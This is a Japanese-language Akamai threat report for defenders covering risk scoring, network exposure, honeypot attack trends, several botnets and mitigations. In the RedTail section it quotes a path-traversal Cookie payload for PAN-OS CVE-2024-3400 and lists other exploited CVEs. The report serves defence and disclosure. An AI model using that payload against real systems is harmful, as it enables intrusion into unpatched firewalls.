SOTI

第11巻、第1号

Defenders' Guide 2025

より堅牢な防御の未来へ

Akamai

インターネットの現状／セキュリティ

目次

防御担当者のための「インターネットの現状」レポート

これは、従来のインターネットの現状（SOTI）レポートではありません。このレポートとこれまでのものとの間にいくつかの基本的な違いがあることに気づかれるかもしれません。それは、今回、無駄な情報をそぎ落とし、最前線で戦う防御担当者の皆様に直接語りかけることを重視しているからです。

Akamai の複数のセキュリティ研究チームが集結し、苦労して手に入れた検証済みの知識を共有しました。リサーチャー、オペレーション専門家、製品設計者、データサイエンティスト、インシデント対応者といった、さまざまなサイバーセキュリティ専門家グループが参加しています。

私たちの目標はシンプルです。2025 年のますます複雑化するデジタル戦場において、システムを守るために必要な現実的な戦略を提供することです。このレポートには、日々脅威と戦う実際のサイバーセキュリティ専門家から得た、実用的な知見が満載されています。今すぐに利用できる実用的なインテリジェンスをお届けします。

このドキュメントがセキュリティコミュニティ全体に役立つように、調査結果を多層セキュリティのフレームワークにマッピングし、多層防御手法を拡張しました。

今後の SOTI レポートはまた従来の形式に戻ります。しかし、この報告書は？
これは防御担当者のために作成されたものです。

多層セキュリティのフレームワーク

多層セキュリティ（Security in Depth）は、従来の多層防御（Defense in Depth）モデルを 2019 年に進化させたもので、確立されたサイバーセキュリティの手法にデータサイエンスと分析を統合したものです。多層防御では資産を保護するために複数のセキュリティレイヤーを実装しますが、多層セキュリティでは、分析を使用して隠れた脅威を特定し防御の有効性を評価することで、この基盤が強化され、潜在的な攻撃が完全に顕在化する前に検知できることがよくあります。

多層セキュリティは、単一のセキュリティ対策では万全ではないことを認識し、複数の重複する防御レイヤーによって組織を保護します。この戦略は、物理的セキュリティ（施錠や監視）、ネットワークアーキテクチャ（ファイアウォールや侵入検知）、エンドポイント保護（アンチウイルスや暗号化）、アクセス制御およびホストセキュリティ（多要素認証やロールベースの権限管理）、データ保護およびリスク管理（暗号化やバックアップ）、そして管理的対策（セキュリティポリシーや従業員トレーニング）といった多岐にわたる要素で構成されています。

私たちは、このフレームワークに基づいて本レポートの調査を構成し、防御担当者が日々直面する課題に対応しています。今回の SOTI では、多層セキュリティにおける、以下の要素を取り上げました。

リスク管理は、脅威を体系的に特定、評価、緩和し、組織の脆弱性を軽減するために、発生確率と影響度に基づいて対応の優先順位を決定します。

ネットワークアーキテクチャは、ファイアウォール、セグメンテーション、アクセス制御を使用した多層的なセキュリティを実装し、防御の障壁を構築することで、潜在的な侵害を封じ込めます。

ホストセキュリティは、システムアップデート、アンチウイルス、ファイアウォール、アクセス制御を通じて個々のデバイスを保護し、エンドポイントでの不正アクセスやマルウェアを防止します。

リスク管理

私たちは、サイバーセキュリティの脅威とそのリスクがどのように変化しているかを追跡してきました。インターネットトラフィックを厳密に監視し、特別な検知システムを導入することで、脅威の状況がどのように進化しているかについて多くのことを学びました。さらに、後にセグメンテーション製品に実装された内部リスクスコアリングプロセスの作成など、プロジェクトを通じてさらに多くを学びました。

2024 年には、盗まれたパスワードを使用する NoaBot のような基本的なボットネットから、まったく新しいソフトウェアの脆弱性を悪用する RedTail のような複雑なハッキンググループに至るまで、さまざまな脅威を目の当たりにしました。サイバー脅威の状況はますます多様かつ高度になっており、防御するのが一層難しくなっています。この多層セキュリティのフレームワークのリスク管理のセクションでは、リスクスコアリングおよびマルウェアの変容に関する調査を紹介します。

研究調査

リスクスコアリング

リスクスコアリングは、長年にわたりセキュリティコミュニティで議論の的となってきました。その概念の有用性は広く認識されていますが、実際にそれを実行することは非常に困難です。リスクレジスターは各組織に固有のものであり、一般化はほとんど不可能で、他の組織での再現性もほとんどありません。

リスクレジスターを作成する際の課題

Akamai では今年、ネットワーク・セキュリティ・スコア・モジュールを作成するという困難な課題に取り組み、多くのことを学びました。最終的には、効果的なリスクスコアリング手法には、影響度を最大限に高め、リソースを最小限に抑えることが重要であることがわかりました。これは単純な作業ではなく、以下のようないくつかの重要な要素が関与します。

- **リスクの定義：**マシンやアプリケーションに関連するリスクをどのように定義しますか？インターネットに公開されていますか？パッチは適用されていますか？どのポートが開いていますか？何台のマシンがアクセスできますか？
- **アプリの重要性の判断：**アプリケーションの相対的な重要性をどのように判断しますか？これは重要なアプリケーションですか？多数のつながりがあるため、追加のリスクが発生していますか？
- **緩和策の適用：**これらのリスクを緩和するためにどのような措置が必要ですか？セグメンテーションによって何を達成できますか？どのような影響を及ぼしますか？
- **複雑さの評価：**この影響度を達成するのはどの程度複雑ですか？

サイバーセキュリティプログラムの規模や高度さに応じて、組織に適した次のステップに進むことができます。私たちの場合、これらの課題に対処するために必要な質問に答えた後、影響度、重要度、必要な労力、またはその組み合わせに基づいて優先順位を付けたアクションリストを備えたツールを構築しました。

外部および内部でのリスクの定量化

セキュリティスコアの目的は、攻撃者が外部からネットワークに侵入した場合に発生する可能性のあるリスクを数値化することです。たとえば、外部に露出した資産の侵害の可能性と、内部資産全体へのラテラルムーブメント（横方向の移動）の可能性に基づいてリスクを計算します。エンドポイントのセキュリティスコアは、ネットワークの規模に応じてスケーリングされた攻撃ベクトルの予想成功数として表示されます。

計算されたエンドポイントの外部露出は、そのリスニングサービスがインターネットにどれだけ露出しているかに依存します。これは、暴露の程度（制限なし、特定の範囲やドメインに限定されているか）と、サービスまたはプロトコルの潜在的な悪用可能性を考慮して決定されます。サービスが悪用される可能性は、攻撃者の間でのサービスの人気度に依存します。この人気は、アメリカ合衆国サイバーセキュリティ・社会基盤安全保障庁などの公的機関の報告書や、ダーク Web 上の悪用市場、または特定のサーバーにインストールされたバージョンに固有の脆弱性の深刻度によって左右されます。

エンドポイントの内部露出の計算値は、個々のリスニングサービスが他の内部エンドポイントに対してどの程度露出しているかに依存します。これは、ネットワークポリシー、各エンドポイントに関連する外部リスク、およびサービスまたはプロトコルの潜在的な悪用可能性を考慮して決定されます。

緩和策の選択方法

すべてのエンドポイントについて、他のエンドポイント（内部アプリケーション、サブネットなど）の付加的な影響度を最終スコアに分離し、必要に応じて、エンドポイントがこれらの他のエンドポイントにさらされることを制限する特定のセグメンテーションルールを追加することを推奨します。たとえば、特定のサービスの影響度を分離し、リアルタイムデータに基づいてサービスの公開を制限します。このサービスの脆弱性が特定された場合、この推奨事項によってリスクが軽減され、パッチ間のダウンタイムを回避できます。

スケーリングと評価

組織のセキュリティ上の主要な脅威の１つは、インターネットに面したサーバーとそのサービスです。これらは、組織を標的とする攻撃者に、その攻撃を直接仕掛ける方法を提供します。セキュリティスコアを設計する際、インターネットへのアクセスがほとんどないネットワークやサーバーと露出が多すぎるサーバーを区別できるようにしたいと考えました。そのために、サーバーあたりのインターネットに公開されているサービスの数の分布を分析しました（図１を参照）。

サーバーあたりのインターネットに面したサービスの数の配布




図 *1* : スコアリング計算式の策定に使用したインターネット露出の統計

インターネットからのトラフィックを受け入れるサーバーの小規模なサブセット（サーバー全体の 3%）から、大半のサーバーは１つのサービスのみを公開していることがわかります。ここで、サービスは一意のプロセスまたは Windows サービス名です。このサブセットのうち、ごく一部（サーバー全体の 0.22%）のみが 4 つ以上のサービスをインターネットに公開しています。これらのサーバーとネットワークの間に適切なセグメンテーションがなければ、これらのサーバーは高リスクの攻撃ベクトルを提供してしまいます。ネットワークにおけるもう１つの重要なセキュリティプロパティは、内部露出です。つまり、インターネットアクセスに関係なく、ネットワーク内の他のサーバーから、あるサーバーのサービスにアクセスできる状態です。

実際のネットワークでこの露出を分析すると、大部分のサービス（80% を超える）はネットワークのごくわずかな部分（1／10000 未満）からアクセスされていることがわかります。本研究では、これを「露出比」と呼びます（図２を参照）。ネットワークの大部分（10% 以上）からアクセスされるべきサーバーは、全体のわずか 0.1% に過ぎません。これらのインフラサーバーは、組織のセキュリティに潜在的な影響を与えるため、特別な注意を払って保護する必要があります。




図 *2*：露出比の分析

最終分析として、ネットワークのセキュリティスコアと、そのサーバーのセキュリティポリシーの設定の進捗との関係を検討しました。まず、展開が安定している（ネットワークの規模や保護エージェントの数に大きな変化がない）さまざまな時期における、異なるネットワークの平均セキュリティスコアを算出しました。次に、セグメンテーションテンプレートが適用されたサーバーの割合を計算しました。大多数のネットワークでは、より多くのセグメンテーションルールを設定することでセキュリティが向上しました（図３を参照）。これにより、セキュリティスコアの信頼性と、セキュリティ運用の指針となる潜在能力が強化されます。




図 *3*：保護されたサーバーの割合に対してプロットされた実際のネットワークのセキュリティスコア（異なる色は、異なる顧客環境を示す）

セキュリティ担当者がネットワークのポリシーを作成する際、既存のポリシーの有効性や次に改善すべき点についての推奨のフィードバックが必要になることがよくあります。これにより、ネットワークにおけるユーザーのふるまい分析と同様に、エビデンスに基づくリスクスコアが作成されます。このフィードバックを得る方法の１つは、非常に詳細なポリシーをサポートし、各ネットワークアプリケーションの主要なリスク要因に対処するための優先順位付きの推奨事項を提供できる、マイクロセグメンテーションなどの方法を使用することです。

研究調査

マルウェアの変容

サイバーセキュリティの難易度はますます高まっています。サイバー攻撃はアマチュアでも簡単に実行できるようになり、専門的なハッキンググループのスキルもさらに向上しています。さらに、人工知能の登場によって攻撃者がより使いやすい強力なツールを手にできるため、事態はますます悪化しています。つまり、組織はこれまで以上に予測不能で危険なデジタル脅威に直面しているということです。

最も攻撃を受けたオープンサービス

攻撃者はゼロデイ攻撃や標的型攻撃を使用してネットワークに侵入できますが、ボットネットには、はるかに容易な大規模感染手法も存在します。**インターネット上には、ラテラルムーブメントやログインに適したオープンポートを持つサーバーが多数存在し、その中には Credential Stuffing によって検出される予測可能な認証情報を含むものも少なからずあります。**2024 年には、NoaBot（Mirai 亜種）や FritzFrog と RedTail ボットネットの新バージョンなど、複数のボットネットについて報告しました。

図 4 は、インターネットに公開されているセキュアソケットシェル（SSH）サーバーに対する Shodan クエリーを示しています。このクエリーは、このような攻撃の被害に遭う可能性のある数百万台のサーバーを検知しています。

合計結果

22,472,219

上位の国

米国	6,241,486
ドイツ	2,084,734
中国	1,987,890
ブラジル	1,227,285
アルゼンチン	899,565




図 *4*：*2025* 年初頭の時点で、*2,000* 万台を超える *SSH* サーバーがインターネットに公開されている（出典：*Shodan.io*）

これは継続的な脅威であるため、どの共通のポートとサービスが最も多く標的になっているかを把握したいと考えました。そのため、2025 年におけるネットワーク管理者の優先順位を決定するために、ハニーポットを活用しました。図 5 は、私たちのハニーポットにおける最も一般的なオープンポートについて、2024 年の間に見られたインシデントの傾向を示しています。

プロトコルごとのインシデントの傾向（月次）




図 *5*：*2024* 年における共通のオープンポート／プロトコルごとのインシデントの傾向

Server Message Block（SMB）、Remote Desktop Protocol（RDP）、SSH を介した攻撃が、2024 年のほぼ全期間において最も一般的であることがわかります。これらはラテラルムーブメントのための最も簡単なプロトコル（SMB および EternalBlue の場合は 1 日）であるため、これは驚くことではありません。これらのポートに対する攻撃の実際の分散を図 6 に示します。

ハニーポットインシデントのプロトコル配布




図 *6*：さまざまなプロトコルに対する検知された攻撃の分布

ボットネットの詳細

サイバー犯罪者は、ボットネットを使用して Credential Stuffing キャンペーンを自動化しています。ダーク Web で購入した認証情報を使用して、ログインページやアカウントページに連続して ping を送信するようにボットネットに命令することで、攻撃者はほとんど労力をかけることなく、1 時間あたり数十万件もの詐欺行為を実行できます。**詳細はこちら。**

ボットネットファミリー

NoaBot（Mirai 亜種）、FritzFrog（Golang ベース）、RedTail（暗号化されたシステム）などのボットネットを調査することで、進化し続けるサイバー脅威に対する重要な知見が得られます。FritzFrog の高度な機能（ファイルレスマルウェア、ピアツーピアアーキテクチャ、内部ネットワークターゲティング）は、巧妙化していることを示しています。この分析は、セキュリティチームがボットネット攻撃に対する防御を強化するのに役立ちます。ボットネット攻撃は、世界経済に年間最大 1160 億米ドルの損失をもたらしています。

NoaBot

NoaBot ボットネットには元の Mirai ボットネットのほとんどの機能（スキャナーモジュール、攻撃者モジュール、隠されたプロセス名）を備えていますが、Mirai とは違う点がたくさんあります。**特に、マルウェアのスプレッダーは、最初の Mirai の実装では Telnet に基づいていましたが、NoaBot では SSH に基づいています。**また、Stuffing 攻撃に使用する認証情報リストも異なり、多くのポスト侵害モジュールを展開します。

また、通常 GCC でコンパイルされる Mirai とは異なり、NoaBot は uClibc でコンパイルされており、これがアンチウイルスエンジンによるマルウェア検知方法に影響を与えているようです。他の Mirai 亜種は通常、Mirai シグネチャーで検知されますが、NoaBot のウイルス対策シグネチャーは SSH スキャナーまたは汎用的なトロイの木馬のシグネチャーです。

さらに、このマルウェアは静的にコンパイルされ、すべてのシンボルが取り除かれています。この非標準的なコンパイルにより、このマルウェアに対するリバースエンジニアリングが極めて困難になっています。

このボットネットの比較的新しいサンプルでは、文字列がプレーンテキストとして保存されるのではなく難読化もされていました。これにより、バイナリーから詳細を抽出したり、分解した一部を調べたりすることが困難になりましたが、エンコーディング自体は高度ではなく、リバースエンジニアリングを行いやすくなりました。

最後に、NoaBot を提供する同じコマンド & コントロール（C2）サーバーが、Rust で作成されたピアツーピア自己複製ワームである P2PInfect という別のボットネットにも対応していることがわかりました。P2PInfect は 2023 年 7 月に初めて確認されましたが、NoaBot の活動は 2023 年 1 月から確認されています。つまり、NoaBot が P2PInfect より 6 か月ほど先行しています（図 7 を参照）。




図 7：*NoaBot* アクティビティの経時的推移

技術的な類似点があるため、同じ脅威アクターが両方の亜種に関与していると考えています。つまり、彼らが自分自身のマルウェア開発に挑戦したか、または 2 つのボットネットが異なる目的を持っている可能性があります。

FritzFrog

FritzFrog は、AMD ベースと ARM ベースの両方のマシンをサポートするようにコンパイルされた、高度な Golang ベースのピアツーピアボットネットです。当初は 2020 年に発見され報告されましたが、このマルウェアは積極的に管理されており、機能の追加と改善を通じて年々進化しています。

2024 年に検知された FritzFrog の最新の攻撃手法は、従来の感染手段（SSH ブルートフォース）から進化した、Log4Shell の脆弱性を悪用したものです。この Log4Shell の脆弱性は 2021 年 12 月に初めて特定され、業界全体で数か月にわたるパッチ適用の嵐を巻き起こしました。2 年経った現在でも、これに対して脆弱である可能性のあるインターネットに面したアプリケーションが多数存在します（図 8 を参照）。

図 8：*FritzFrog Log4Shell* の脆弱性悪用プロセス

インターネットに面した脆弱な資産は深刻な問題ですが、FritzFrog は、内部ホストという別のタイプの資産にリスクをもたらします。この脆弱性が初めて発見されたとき、インターネットに面したアプリケーションは重大な侵害リスクがあるため、優先的にパッチが適用されました。**悪用される可能性が低い内部マシンは多くの場合無視され、パッチが適用されないままとなりました。FritzFrog はこの状況を利用します。このマルウェアは、拡散ルーチンの一環として、内部ネットワーク内のすべてのホストを標的にしようとします。**

新しい亜種では、被害者の発見方法にも改善が見られました。このマルウェアは、インターネット IP アドレスをランダム化して侵入を試みるだけでなく、被害者の認証関連のログや構成（認証ログファイル、authorized_hosts ファイル、bash 履歴など）を分析することによって、新たな SSH ターゲットを特定します。

また、権限昇格のワンデイ攻撃の実装（CVE-2021-4034）も組み込まれていました。この Linux コンポーネント polkit の脆弱性は、2022 年に Qualys によって公開され、それを実行していたすべての Linux マシンで権限昇格が可能となる可能性がありました。**Polkit はほとんどの Linux ディストリビューションにおいてデフォルトでインストールされているため、パッチが適用されていないマシンの多くは、現在でもこの CVE に対して脆弱です。**

RedTail

2024 年の初めに初めて報告された RedTail 暗号通貨マイニングマルウェアの背後にいる脅威アクターは、最新の Palo Alto PAN-OS の CVE-2024-3400 の脆弱性をそのツールキットに組み込みました。

このクリプトマイナーは Cyber Security Associates（CSA）によって 2023 年 12 月に初めて確認され、「.redtail」というファイル名から、「RedTail」と名付けられました。CSA は、2024 年 1 月に分析レポートを公開しました。

CSA は、ボットネットが Log4Shell の悪用によって伝播すると報告しましたが、私たちのセンサーはボットネットがさまざまな脆弱性を悪用していることを検知しています。私たちの初期分析は、任意のファイル作成の脆弱性である CVE-2024-3400 を対象としていました。具体的には、SESSID Cookie に特定の値を設定することにより、PAN-OS はこの値にちなんだ名前のファイルを作成するように操作されます。これをパストラバーサルの手法と組み合わせると、攻撃者はファイル名とファイルが格納されているディレクトリーの両方を制御できます。

```
Cookie: SESSID=/../../../var/appweb/sslvpndocs/global-protect/portal/images/poc.txt
```

感染後、ボットネットは XMRig cryptominer のカスタムバージョンをダウンロードします。一般に利用可能なツールを使用してマイナーを生成するのではなく、RedTail の背後にある脅威アクターはソースコードを修正してマイナーを自らコンパイルしたようです。これは、マイニング設定が暗号化された形式でペイロードに直接組み込まれており、即時検知を回避しようとする作戦の秘匿（OPSEC）の強化を意図していることから明らかです。

このマルウェアは、高度な回避および持続性の手法も採用しています。プロセスをデバッグし、見つけた GNU デバッガー（GDB）のインスタンスをすべて終了させることで、分析を妨害するために、このマルウェアは何度も自身を fork します。また、システム再起動後も潜伏し続けるために、cron ジョブを追加します。

pan-OS CVE に加えて、この脅威アクターは、2024 年の初めに公開された Ivanti Connect Secure SSL-VPN CVE-2023-46805 および CVE-2024-21887 を含む追加の CVE もターゲットにしていることがわかりました。攻撃者が悪用したその他の脆弱性には次のようなものがあります。

- TP-Link ルーター（CVE-2023-1389）
- VMware Workspace ONE Access および Identity Manager（CVE-2022-22954）
- ThinkPHP のリモートコード実行（CVE-2018-20062）
- pearcmd による ThinkPHP のファイルインクルージョンとリモートコード実行（2022 年に公開）

過去の遺物

ボットネットに加えて、アクティブな C2 サーバーがないにもかかわらずマシン間を移動し続ける、ワームのような自己拡散機能を持つ非アクティブなキャンペーンなど、マルウェアの「遺物」からのトラフィックやインシデントも多く確認されました（図 9 を参照）。これらのワームペイロードは、ハニーポットを攻撃し、いくつかのプロファイリングコマンドを実行しますが、他のペイロードをドロップしたり、アクティブサーバーに到達したりすることはありません。古い EternalBlue ワームから、保護されていない SQL データベースに感染する yonnger2 のような古いボットネットまで、これらの過去の遺物はそれほどリスクをもたらしませんが、それらが依然としてアクティブであるという事実は、感染する可能性のある脆弱なマシンが多く存在していることを意味します。




図 *9*：*2024* 年における、アクティブな *C2* サーバーを使用しない ワーム状セルフスプレッダーのアクティビティ

分析により、技術的には陳腐化しているものの、依然としてオポチュニスティックに動作し続ける理論的に廃止されたランサムウェア亜種がいまだに存在していることも明らかになりました。この「ランサムウェア」（SQL ワイパー、図 10）は、パスワードスプレー攻撃によって安全でない SQL データベースに接続し、そこにあるすべてのデータを削除して、データを復元するためにビットコインを送信するように指示する新しいテーブルを残します。（ただし、攻撃者はデータを削除する前に実際にデータをバックアップしているようではないので、データの復元はほぼ不可能に近いでしょう。）




図 *10*：ランサムウェアを模倣する *SQL* ワイパーアクティビティ

攻撃者はビットコインを要求し、被害者へのメッセージにウォレットアドレスを含めるため、実際に支払いを追跡することができます。また、この報告書作成時点で、このスキームから少なくとも 2.6 BTC が得られていることがわかります。これは約 26 万米ドルに相当します。

緩和戦略

このような脅威を効果的に緩和するために、組織はネットワークマッピングとセグメンテーションを使用して、重要なシステムを特定して隔離し、それらのシステムとのネットワークアクセスを制限することができます。これにより、侵害が発生した場合にマルウェアのラテラルムーブメントが妨げられます。また、ソフトウェアベースのセグメンテーションでは、管理ポートも制限されます。セグメンテーションを使用してプロセスレベルのポリシーを作成し、機密性の高いポートにおけるアタックサーフェスを縮小します。組織は、プロセスレベルでポリシーを適用し、どのプロセスに対して機密管理ポートを介した通信が許可されるかをより適切に判断できるソリューションを使用することが望ましいと言えます。

ボットネットの検知

私たちのチームは、次の 2 つのボットネットを検知するためのツールを開発しました。

- FritzFrog インジケータを識別するための SSH サーバー用検知スクリプト
- NoaBot の SSH スプレッダーに対して環境をテストするための、Infection Monkey 用の設定ファイル

さらなる保護

さらに、組織では次のアプローチを使用してボットネットから保護できます。

- サイバーセキュリティに多層的なアプローチを導入し、すべての攻撃段階と脅威環境に対処する
- すべてのソフトウェア、ファームウェア、オペレーティングシステムに最新のセキュリティパッチを適用し、常に最新の状態に保つ
